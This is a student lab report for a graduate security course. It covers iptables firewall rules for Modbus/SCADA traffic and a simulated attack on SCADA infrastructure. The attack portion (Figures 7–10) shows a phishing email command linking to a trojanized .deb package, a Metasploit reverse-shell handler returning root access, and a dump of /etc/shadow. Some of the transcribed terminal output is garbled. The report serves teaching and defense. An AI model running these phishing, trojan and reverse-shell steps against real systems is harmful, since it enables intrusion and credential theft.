



PennState
College of Information
Sciences and Technology

Lab Assignment Report

COURSE:	IST 894
ASSIGNMENT:	LAB ASSIGNMENT REPORT 3
SUBMITTED BY:	BRANTLEY PRICE
DUe DATE:	JUNE 22TH, 2025
INSTRUCTOR:	DR. BARTOLACCI

Contents

General Context	3
Technical Context.....	4
Screenshots	5
References.....	10

Figure 1: Firewall Rules for SCADA Intro.....	5
Figure 2: Rule Creation	5
Figure 3: Packet Logging	6
Figure 4: Modbus Simulator	6
Figure 5: Firewall Final Screenshot	7
Figure 6: Attacking the Infrastructure Intro.....	7
Figure 7: Sending the Phishing Email.....	8
Figure 8: Exploiting and Installing the Trojan	8
Figure 9: Executing the Reverse Shell	9
Figure 10: Attacking the Infrastructure Final	9

General Context

Supervisory Control and Data Acquisition (SCADA) systems play an important role in operational technology (OT) by managing infrastructure like power grids and water treatment facilities. Often times, however, they prove to be difficult to properly protect. Vargas (2023) says that just 13% of OT professionals have achieved centralized visibility into all their OT activities and that just 15% of OT security professionals say that their CISO is responsible for OT security. The two exercises in this report, Firewall Rules for SCADA and SCADA - Attacking the Infrastructure, show the student both offensive and defensive ways to approach their SCADA systems.

In the first lab, the student was shown how to develop firewire rules in Linux via terminal and using the iptables firewall utility. Typically, SCADA systems require more specificity in firewall management because of their unique, and often proprietary system structure (Amos, n.d.). In this exercise, the student gained hands-on experience by configuring logging chains and drop rules, which allowed the student to control network traffic at the network and payload level. This type of specificity is necessary in SCADA systems, especially those that are older and whose developers never considered cybersecurity.

The second lab was more about the offensive side of the coin. In the Attacking the Infrastructure lab, the student walked through a simulation of how threat actors can compromise a SCADA system through phishing and privilege escalation. In this exercise, a .deb package delivers a trojan via an email phishing attack. After the attack is executed, the student is walked through accessing the /etc/shadow file, with a user originally created with general privileges. This gives the student access to hashed passwords for users on the system.

Technical Context

Firewall Rules for SCADA systems begins with the student executing commands to set up a Modbus TCP simulator. With Iptables, the student added rules to log traffic which targeted port 502 as 502 is Modbus's standard port. Going deeper, a custom rule was applied to allow packet-level filtering to inspect specific byte sequences. Modbus has been around since 1979 and was developed during a time when the cybersecurity terms confidentiality and integrity were not even concepts (Parian et al., 2020). Being able to use rules to this level of granularity allows for deep packet inspection of legacy protocols to be integrated into more modern cybersecurity tools. This exercise is particularly useful because of the protocol-specific nature of the rules being written.

Attacking the Infrastructure transitioned the student from defensive-minded operations to the offensive-minded side of things. Using Kali Linux, the student embedded a reverse shell into the DigiTemp utility using MSFVenom and served it over HTTP via Apache. Using mutt, the student sent a phishing email with a malicious package hidden inside, which when installed, triggered a reverse shell payload. This provided the student with a backdoor threat vector.

What the exercise doesn't really mention, however, is the demonstration of the entire cyber kill chain, as explained by Lockheed Martin. Reconnaissance of emails to target, weaponization of an exploit with a backdoor, delivery of the exploit, exploitation after delivery, installation of the trojan, remote control of system, and finally, actions against the objective (Lockheed Martin, n.d.). If the student understands the concept of the cyber kill chain, they are able to identify it and see an example of it unfolding within the lab.

Screenshots




Figure 1: Firewall Rules for SCADA Intro




Figure 2: Rule Creation

```

ubuntu-user@ubuntu19:~$ sudo iptables -N LOGGING
ubuntu-user@ubuntu19:~$ sudo iptables -A INPUT -p tcp --dport 502 -j LOGGING
ubuntu-user@ubuntu19:~$ sudo iptables -A OUTPUT -p tcp --sport 502 -j LOGGING
ubuntu-user@ubuntu19:~$ sudo iptables -A LOGGING -j LOG --log-prefix "IPTables-Dropped-Modbus: "
ubuntu-user@ubuntu19:~$ sudo iptables -A LOGGING -j DROP
ubuntu-user@ubuntu19:~$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source          destination
LOGGING   tcp  --  anywhere        anywhere
          LOG    all  --  anywhere        anywhere
          DROP   all  --  anywhere        anywhere
Chain FORWARD (policy ACCEPT)
target     prot opt source          destination
LOGGING   tcp  --  anywhere        anywhere
          LOG    all  --  anywhere        anywhere
          DROP   all  --  anywhere        anywhere
Chain OUTPUT (policy ACCEPT)
target     prot opt source          destination
LOGGING   tcp  --  anywhere        anywhere
          LOG    all  --  anywhere        anywhere
          DROP   all  --  anywhere        anywhere
Chain LOGGING (2 references)
target     prot opt source          destination
LOG      all  --  anywhere        anywhere
          LOG    all  --  anywhere        anywhere
          DROP   all  --  anywhere        anywhere
prefix  "IPTables-Dropped-Modbus: "
DROP    all  --  anywhere        anywhere
ubuntu-user@ubuntu19:~$ 

```

Instructions Resources

First, log the selected packets with the following rule, which records all packets passing through the LOGGING chain:

```
sudo iptables -A LOGGING -j LOG --log-prefix "IPTables-Dropped-Modbus: "
```

The --log-prefix option adds a label to the logged packets, making them easier to identify later.

Next, drop all logged packets with this rule:

```
sudo iptables -A LOGGING -j DROP
```

This rule ensures that after logging, any packet reaching the LOGGING chain is dropped and not further processed.

Finally, list all the newly created rules:

```
sudo iptables -L
```

What does the --sport option represent?

source port

← Previous Next →

54 Minutes Remaining

Figure 3: Packet Logging

```

123 -r 100 -c 5 -t 1
[sudo] password for Chain LOGGING (2 references)
modpoll 3.10 Fieldtarget  prot opt source          destination
Copyright (c) 2002-2010 all  --  anywhere        anywhere
          LOG    all  --  anywhere        anywhere
          DROP   all  --  anywhere        anywhere
Vist https://www.modbusdriver.com for Modbus libraries and tools.
Protocol configuration: MODBUS/TCP
Slave configuration: address = 123, master activity t/o = 3.00s
IP configuration: port = 502, connection t/o = 60.00s
Server started up successfully.
Listening to network (Ctrl-C to stop)
.....
ubuntu-user@ubuntu19:~$ sudo /modbus/diagslave/x86_64-linux-gnu/diagslave -m tcp
ubuntu-user@ubuntu19:~$ sudo iptables -F
ubuntu-user@ubuntu19:~$ sudo iptables -A INPUT -p tcp -s 192.168.1.101 --dport 502 ! -f -m u32 --u32 "0b>>22&0x3c @12>>268&0x3c@ 7>>248&0xff=0x2b" -j DROP
ubuntu-user@ubuntu19:~$ 

```

Instructions Resources

Starting Modbus Slave Simulator

Modbus PLC slave device emulators are used in SCADA systems to simulate devices that the system can control. This enables testing and development of the SCADA system without needing the physical device, allowing developers to verify system functionality before deployment.

To start the Modbus PLC slave emulator, run the following command:

```
/modbus/diagslave/x86_64-linux-gnu/diagslave -m tcp -a 123
```

Reading Registers

Open a new terminal and initiate a Read Registers request via Modpoll, which simulates a Modbus master:

```
/modbus/modpoll/x86_64-linux-gnu/modpoll -m tcp -a 123 -r 100 -c 5 -1 192.168.1.100
```

The request should fail, confirming the effectiveness of the firewall rule in blocking the connection.

Next, stop the Modbus slave simulator. In the other terminal, terminate Diagslave by pressing **Ctrl+C**, which will halt the process and return you to the command prompt

← Previous Next →

52 Minutes Remaining

Figure 4: Modbus Simulator




Figure 5: Firewall Final Screenshot

← Back to playlist

SCADA - Attacking the Infrastructure

Lab · 1 hour

```
kali@kali:~$ service apache2 start
kali@kali:~$
```

The terminal shows the Apache2 service starting successfully. The background of the desktop is a Kali Linux logo with the slogan "the quieter you become, the more you are able to hear".

Instructions Resources

Scada - Attacking the Infrastructure

Introduction

Real-life examples show that even the strongest technical security controls can be easily compromised by exploiting the weakest link: people. Actions like inserting an unauthorized USB drive into a workstation (as seen with Stuxnet) or opening a suspicious email attachment (as in the case of BlackEnergy) can provide attackers with the entry point they need to breach system infrastructure.

A malicious installer has been created using `DigiTemp`, a utility for reading values (mainly temperature) from 1-wire devices. A Trojan backdoor has been inserted into it using `MSFVenom`, a payload builder within the `Metasploit Framework`.

Note that the program itself is not inherently vulnerable.

To make the malicious package available for download via a web browser, it has been placed in the Apache server's webroot folder `/var/www/html`.

To start the Apache server, run the following command:

```
service apache2 start
```

← Previous Next →

59 Minutes Remaining

Figure 6: Attacking the Infrastructure Intro

← Back to playlist

SCADA - Attacking the Infrastructure

Lab · 1 hour

```

kali@kali:~$ service postfix start
kali@kali:~$ echo "This utility is very useful. Download from <a href='http://192.168.1.100/digitemp.deb'>here</a>." | mutt -e "set content_type=text/html" -s "Digitemp Download" root@192.168.1.100
kali@kali:~$ mutt
kali@kali:~$ service postfix start
kali@kali:~$ echo "This utility is very useful. Download from <a href='http://192.168.1.100/digitemp.deb'>here</a>." | mutt -e "set content_type=text/html" -s "Digitemp Download" root@192.168.1.100
kali@kali:~$ mutt
kali@kali:~$ 

```

© 2025 Infosec Institute, Inc. Infosec, a Cengage Group company.

Instructions Resources

Sending Phishing Email

For this attack, it is necessary to send a spear-phishing email that contains a download link.

Open a new terminal to send a phishing email.

Postfix is a widely used *Mail Transfer Agent (MTA)* on Linux systems. It is a powerful and dependable mail server capable of handling large volumes of email traffic. However, to utilize Postfix to send and receive emails, the Postfix server must be running on the system.

service postfix start

Once enabled, the Postfix service listens on the SMTP port (port 25) and is ready to receive incoming email messages.

To send an invitation to download a utility from a website, run the following command:

```

echo "This utility is very useful. Download
here" | mutt -e "set content_type=text/html" -s "Digitemp Download" -- root@192.168.1.100

```

The **-e** option is used to set the content type of the email to HTML.

The **-s** option is used to set the subject of the email.

Checking Email

← Previous Next →

Privacy Terms & Conditions 49 Minutes Remaining

Figure 7: Sending the Phishing Email

← Back to playlist

SCADA - Attacking the Infrastructure

Lab · 1 hour

```

kali@kali:~$ cd /root/Downloads
bash: cd: /root/Downloads: Permission denied
kali@kali:~$ cd /home/kali/Downloads
bash: cd: /home/kali/Downloads: No such file or directory
kali@kali:~$ cd /root/Downloads
bash: cd: /root/Downloads: No such file or directory
kali@kali:~$ sudo dpkg -i digitemp.deb
[sudo] password for kali:
Selecting previously unselected package digitemp.
(Reading database ... 1000 packages available, 0 updated, 0 newly installed.)
Preparing to unpack digitemp.deb ...
Unpacking digitemp (3.7-2-i ...)
Setting up digitemp (3.7-2-i ...) ...
Processing triggers for man-db (2.12.0-1) ...
kali@kali:~/Downloads$ 

```

© 2025 Infosec Institute, Inc. Infosec, a Cengage Group company.

Instructions Resources

Exploiting and Installing the Trojan

The received email should be visible in the inbox. Press **Enter** to open it.

Next, press **v** to view the attachment and **enter** to open it.

The phishing email will display the download link. Press **CTRL + B** to click on it, then press **enter twice**.

This will open the URL in your default browser. Choose **Save File** and click **OK** to download the file.

Installing Package

dpkg is the Debian Package Manager, a command-line tool used to install, remove, and manage packages on Debian-based systems. The dpkg tool is responsible for unpacking and installing individual package files in .deb format.

Navigate to the Downloads directory where the downloaded file is located.

cd /root/Downloads

Afterwards, attempt to install the downloaded digitemp.deb package:

sudo dpkg -i digitemp.deb

The **-i** option stands for install.

The output indicates that the package was installed successfully

← Previous Next →

Privacy Terms & Conditions 42 Minutes Remaining

Figure 8: Exploiting and Installing the Trojan

SCADA - Attacking the Infrastructure

Lab · 1 hour

The terminal window shows the following content:

```
File Actions Edit View Help
Payload options (generic/shell_reverse_tcp):
  Name Current Setting Required Description
  LHOST yes The listen address (an interface may be specified)
  LPORT 4444 yes The listen port

Exploit target:
  Id Name
  0 Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > set PAYLOAD linux/x86/shell/reverse_tcp
PAYLOAD => linux/x86/shell/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] You are binding to a looppback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[!] Started reverse TCP handler on 127.0.0.1:443
service postgres start
[*] Service postgres (user=postgres) interrupted [user-interrupt]: Interrupt
[*] exploit: Interrupted
msf6 exploit(multi/handler) > exploit

[*] You are binding to a looppback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[!] Started reverse TCP handler on 127.0.0.1:443
[*] Service postgres (user=postgres) interrupted [user-interrupt]
[*] Command shell session 1 opened (127.0.0.1:443 => 127.0.0.1:51570) at 2025-06-22 16:52:40 -0400

id
uid=0(root) gid=0(root) groups=0(root)
```

Instructions Resources

A comprehensive test of the utility cannot be performed as no sensors are currently connected.

To evaluate the accuracy of the utility installation, execute the following command:

```
/usr/bin/digitemp_DS2490
```

The Help section is displayed, and the utility is fully functional.

Using Reverse Shell

Return back to the *first terminal*, where a command shell session was successfully opened on the target system.

User ID (*UID*) is a unique numerical identifier assigned to each user on a Unix-based operating system. The identifier is used to differentiate between system users and assign ownership of files and processes to specific users.

Run the following command to obtain the user ID:

```
id
```

What is the name of the current user displayed in the output?

```
root
```

Check

← Previous Next →

40 Minutes Remaining

Figure 9: Executing the Reverse Shell

The terminal window displays the contents of the /etc/shadow file. The output is as follows:

```
root@kali:~# cat /etc/shadow
root:$6$HJLqf...$vZ...:0:0:::
bin:$6$HJLqf...$vZ...:0:0:::
sys:$6$HJLqf...$vZ...:0:0:::
www-data:$6$HJLqf...$vZ...:0:0:::
games:$6$HJLqf...$vZ...:0:0:::
man:$6$HJLqf...$vZ...:0:0:::
lp:$6$HJLqf...$vZ...:0:0:::
mail:$6$HJLqf...$vZ...:0:0:::
news:$6$HJLqf...$vZ...:0:0:::
uucp:$6$HJLqf...$vZ...:0:0:::
proxy:$6$HJLqf...$vZ...:0:0:::
www:$6$HJLqf...$vZ...:0:0:::
nobody:$6$HJLqf...$vZ...:0:0:::
systemd-network:$6$HJLqf...$vZ...:0:0:::
systemd-resolve:$6$HJLqf...$vZ...:0:0:::
systemd-timesync:$6$HJLqf...$vZ...:0:0:::
mysql:$6$HJLqf...$vZ...:0:0:::
tess:$6$HJLqf...$vZ...:0:0:::
strongman:$6$HJLqf...$vZ...:0:0:::
ntp:$6$HJLqf...$vZ...:0:0:::
nmap:$6$HJLqf...$vZ...:0:0:::
rediscks:$6$HJLqf...$vZ...:0:0:::
rwho:$6$HJLqf...$vZ...:0:0:::
lind:$6$HJLqf...$vZ...:0:0:::
lindo:$6$HJLqf...$vZ...:0:0:::
mireo:$6$HJLqf...$vZ...:0:0:::
usenet:$6$HJLqf...$vZ...:0:0:::
tcpdump:$6$HJLqf...$vZ...:0:0:::
rrkit:$6$HJLqf...$vZ...:0:0:::
ipsec:$6$HJLqf...$vZ...:0:0:::
Debian-smp:$6$HJLqf...$vZ...:0:0:::
stard:$6$HJLqf...$vZ...:0:0:::
post:$6$HJLqf...$vZ...:0:0:::
stunnel4:$6$HJLqf...$vZ...:0:0:::
ssmtp:$6$HJLqf...$vZ...:0:0:::
sshd:$6$HJLqf...$vZ...:0:0:::
avahi:$6$HJLqf...$vZ...:0:0:::
```

Figure 10: Attacking the Infrastructure Final

References

- Amos, Z. (n.d.). *9 SCADA system vulnerabilities and how to secure them.*
<https://gca.isa.org/blog/9-scada-system-vulnerabilities-and-how-to-secure-them>
- Cyber Kill chain.* (n.d.). Lockheed Martin. <https://www.lockheedmartin.com/us/capabilities/cyber/cyber-kill-chain.html>
- Parian, C., Guldmann, T., & Bhatia, S. (2020). Fooling the Master: Exploiting weaknesses in the Modbus protocol. *Procedia Computer Science*, 171, 2453–2458.
<https://doi.org/10.1016/j.procs.2020.04.265>
- Vargas, J. (2023, July 25). *Protecting SCADA networks in an evolving threat landscape.*
CDW.com. <https://www.cdw.com/content/cdw/en/articles/networking/protecting-scada-networks-in-an-evolving-threat-landscape.html#:~:text=OT%20Security:%20By%20the%20Numbers,13%25>